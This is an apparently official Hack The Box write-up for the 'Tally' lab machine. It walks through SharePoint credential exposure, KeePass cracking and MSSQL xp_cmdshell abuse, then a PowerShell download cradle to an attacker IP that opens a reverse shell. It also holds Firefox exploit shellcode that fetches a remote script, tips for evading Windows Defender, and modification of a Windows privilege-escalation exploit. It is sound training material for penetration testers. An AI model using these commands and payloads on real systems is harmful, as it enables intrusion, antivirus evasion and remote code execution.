
Hack The Box
PEN-TESTING LABS



Tally

4th May 2018 / Document No D18.100.03

Prepared By: Alexander Reid (Arrexel)

Machine Author: egre55

Difficulty: Hard

Classification: Official

SYNOPSIS

Tally can be a very challenging machine for some. It focuses on many different aspects of real Windows environments and requires users to modify and compile an exploit for escalation. Not covered in this document is the use of Rotten Potato, which is an unintended alternate method for privilege escalation.

Skills Required


- Intermediate/advanced knowledge of Windows
- Basic understanding of C and compiler flags

Skills Learned

- Enumerating Sharepoint
- Exploiting MSSQL
- Windows Defender/AV evasion techniques
- Exploit modification

Enumeration

Nmap



Target: 10.10.10.59

Profile: Intense scan, all TCP ports


Command: nmap -p 1-65535 -T4 -A -v 10.10.10.59

10.10.10.59

	Port	Protocol	State	Service	Version
✓	21	tcp	open	ftp	Microsoft ftpd
✓	80	tcp	open	http	Microsoft IIS httpd 10.0
✓	81	tcp	open	http	Microsoft HTTPAPI httpd 2.
✓	135	tcp	open	msrpc	Microsoft Windows RPC
✓	139	tcp	open	netbios-ssn	Microsoft Windows netbios-
✓	445	tcp	open	microsoft-ds	Microsoft Windows Server 2
✓	808	tcp	open	ccproxy-http	
✓	1433	tcp	open	ms-sql-s	Microsoft SQL Server 2016
✗	5983	tcp	filtered		
✓	5985	tcp	open	http	Microsoft HTTPAPI httpd 2.

Nmap reveals a large amount of services running on the target. Most notably, there is an IIS server hosting Sharepoint.

Sharepoint




Documents

All Documents

Name	Modified	Modified By
ftp-details	October 15, 2017	0#.w|tally\administrator

By simply browsing to http://10.10.10.59/_layouts/viewlsts.aspx, a document is exposed which contains login credentials for FTP. Although a site page is visible, there is an issue with Sharepoint which causes the wrong link to be displayed. This can be fixed by adjusting the link manually, or viewing the site via mobile (which can be achieved in Firefox from Inspect Element > then click the phone icon to the right of the inspector/console/etc tabs).



Migration update

Hi all,

Welcome to your new team page!

As always, there's still a few finishing touches to make. Rahul - please upload the design mock ups to the Intranet folder as 'index.html' using the ftp_user account - I aim to review regularly.

We'll also add the fund and client account pages in due course.


Thanks – Sarah & Tim.

Exploitation

FTP

Using the credentials gained during Sharepoint enumeration (**ftp_user:UTDRSCH53c"$6hys**), it is possible to connect via FTP. A bit of searching finds a **do to.txt** file in **/User/Tim/Project/Log** which references a KeePass file and a migration folder. The KeePass database can be found at **/User/Tim/Files/tim.kdbx**. Note that binary mode must be enabled once connected to FTP (via the **binary** command) to transfer the file properly.


Cracking the KeePass password with John is trivial, and is fairly quick using rockyou.txt.


root@kali: ~/Desktop/writeups/tally
File Edit View Search Terminal Help


```
root@kali:~/Desktop/writeups/tally# keepass2john tim.kdbx > tim.john
root@kali:~/Desktop/writeups/tally# john tim.john --wordlist=/root/Desktop/wordl
ists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (KeePass [SHA256 AES 32/64 OpenSSL])
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:01 0.01% (ETA: 19:29:55) 0g/s 699.4p/s 699.4c/s 699.4C/s family1
0g 0:00:00:13 0.06% (ETA: 22:15:30) 0g/s 702.2p/s 702.2c/s 702.2C/s pimpcess
0g 0:00:00:32 0.13% (ETA: 22:30:10) 0g/s 702.2p/s 702.2c/s 702.2C/s 141988
simplementeyo    (tim)
1g 0:00:00:35 DONE (2018-05-05 15:51) 0.02844g/s 702.2p/s 702.2c/s 702.2C/s simp
lementeyo
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali:~/Desktop/writeups/tally# 
```

Method 1 - ACCT Share/MSSQL

Using the credentials recovered from the KeePass database, it is possible to connect to the **ACCT** share. Focus can be shifted to the **zz_Migration** folder, as this was most likely hinted to by the message in Sharepoint.



There is a lot of content available, and finding the correct file can take some time. By using **strings** on **/zz_Migration/Binaries/New folder/tester.exe**, credentials to the MSSQL database are revealed.



```
WVS3
<$Xf
^_[3
SQLSTATE:
Message:
DRIVER={SQL Server};SERVER=TALLY, 1433;DATABASE=orcharddb;UID=sa;PWD=GWE3V65#6KF
H93@4GWTG2G;
select * from Orchard_Users_UserPartRecord
Unknown exception
bad cast
```


Using the above credentials, it is possible to connect as the **sa** user with **sqsh**. The command **sqsh -S 10.10.10.59 -U sa -P GWE3V65#6KFH93@4GWTG2G** opens the connection, and xp_cmdshell can be enabled with the following commands:

1. exec sp_configure ‘show advanced options’, 1
2. reconfigure
3. exec sp_configure ‘xp_cmdshell’, 1
4. reconfigure

Note that after each command, the **go** command should be executed as well.

After xp_cmdshell is enabled, it is fairly straightforward to create a reverse connection using Powershell (or any other low-detection method). Note that Windows Defender is enabled on the target, and most msfvenom payloads will be detected. At this stage, it will be useful to get a Meterpreter session running as migrating to a new process is required for the escalation exploit to function. This can be achieved using this method with **SEToolKit**’s Powershell alphanumeric shellcode injector to generate a Meterpreter payload that will bypass Windows Defender.

Command: **setoolkit** > **1** > **9** > **1**. Multi/handler payload is windows/meterpreter/reverse_https



root@kali: ~/Desktop/writeups/tally
File Edit View Search Terminal Help

```
root@kali:~/Desktop/writeups/tally# sqsh -S 10.10.10.59 -U sa -P GWE3V65#6KFH93@
4GWTG2G
sqsh-2.1.7 Copyright (C) 1995-2001 Scott C. Gray
Portions Copyright (C) 2004-2010 Michael Peppler
This is free software with ABSOLUTELY NO WARRANTY
For more information type '\warranty'
1> exec sp_configure 'xp_cmdshell', 1
2> go
Configuration option 'xp_cmdshell' changed from 1 to 1. Run the RECONFIGURE
statement to install.
(return status = 0)
1> reconfigure
2> go
1> xp_cmdshell 'powershell "IEX (New-Object Net.WebClient).DownloadString(''http
://10.10.14.3/shell.ps1'');"'
2> go
```


```
root@kali:~# nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.14.3] from (UNKNOWN) [10.10.10.59] 50356
whoami
tally\sarah
```

Method 2 - Firefox

Exploit: https://www.exploit-db.com/exploits/42484/

Subtly hinted at by the Finance page on Sharepoint, it is possible to exploit an instance of Firefox which is running on the target. There is a script running on the machine to simulate a user browsing to the **C:\FTP\Intranet** folder. By creating an **index.html** file, it is possible to redirect the simulated user to a local webserver and serve up the exploit. Slight modification to the shellcode must be made.

Example shellcode, courtesy of egre55, the machine's author:




```
const shellcode = [
    "\x8b\x84\x24\x04\x00\x00\x00", /* mov eax, dword [esp + 0x4] */
    "\x8b\x8c\x24\x08\x00\x00\x00", /* mov ecx, dword [esp + 0x8] */
    "\x87\xe7",                     /* xchg edi, esp */
    "\x56",                         /* push esi */
    "\x57",                         /* push edi */
    "\x89\xc6",                     /* mov esi, eax */
    "\x89\xcf",                     /* mov edi, ecx */
    "\x68\x78\x65\x63\x00",         /* push xec\0 */
    "\x68\x57\x69\x6e\x45",         /* push WinE */
    "\x54",                         /* push esp */
    "\x56",                         /* push esi */
    "\xff\xd7",                     /* call edi */
    "\x83\xc4\x08",                 /* add esp, 0x8 */
    "\x6a\x00",                     /* push 0 */
    "\x68\x73\x31\x27\x29",         /* end powershell */
    "\x68\x6c\x6c\x2e\x70",
    "\x68\x2f\x73\x68\x65",
    "\x68\x2e\x31\x34\x35",
    "\x68\x30\x2e\x31\x35",
    "\x68\x31\x30\x2e\x31",
    "\x68\x70\x3a\x2f\x2f",
    "\x68\x27\x68\x74\x74",         /* powershell.exe IEX (iwr 'http://10.10.15.145/shell.ps1') */
    "\x68\x69\x77\x72\x20",
    "\x68\x45\x58\x20\x28",
    "\x68\x78\x65\x20\x49",
    "\x68\x6c\x6c\x2e\x65",
    "\x68\x72\x73\x68\x65",
    "\x68\x70\x6f\x77\x65",         /* start powershell */
    "\x89\xe1",                     /* mov ecx, esp */
    "\x6a\x01",                     /* push 1 */
    "\x51",                         /* push ecx */
    "\xff\xd0",                     /* call eax */
    "\x83\xc4\x0c",                 /* add esp, 0xc */
    "\x5f",                         /* pop edi */
    "\x5e",                         /* pop esi */
    "\x87\xe7",                     /* xchg edi, esp */
    "\xc3",                         /* ret */
];
```

Privilege Escalation


Administrator

After obtaining the user flag from **C:\Users\Sarah\Desktop\user.txt**, the **todo.txt** file in the same directory hints that the machine does not have the latest Windows updates applied. The file **note to tim (draft).txt** also suggests that the use of **cmd.exe** as a filename should be avoided while attempting exploits. Blacklisting the use of the filename prevents the publicly available precompiled copies of the exploit from working, which forces the attacker to compile it manually.

Exploit: https://www.exploit-db.com/exploits/42020/



```
58   #include <Shlwapi.h>
59   #include <strsafe.h>
60   #include <vector>
61
62   #pragma comment(lib, "shlwapi.lib")
63   #pragma comment(lib, "Advapi32.lib")
64
```




```
732      start_info.lpDesktop = L"WinSta0\\Default";
733      PROCESS_INFORMATION proc_info;
734      WCHAR cmdline[] = L"writeup.exe";
735      if (CreateProcessAsUser(new_token.get(), nu
736          nullptr, nullptr, FALSE, CREATE_NEW_CON
737      {
```

Slight modification of the exploit is required. **#pragma comment(lib, “Advapi32.lib”)** must be added below the entry for **shlwapi.lib**. Also on line 733/734 the reference to **cmd.exe** must be modified. In this case **writeup.exe** was used, however any target filename will work aside from cmd.exe.

Compiling can be achieved with Visual Studio/CL/etc. The command for compiling with CL is **cl 42020.cpp /EHsc /DUNICODE /D_UNICODE**.

Thanks to egre55 for providing the required build flags!

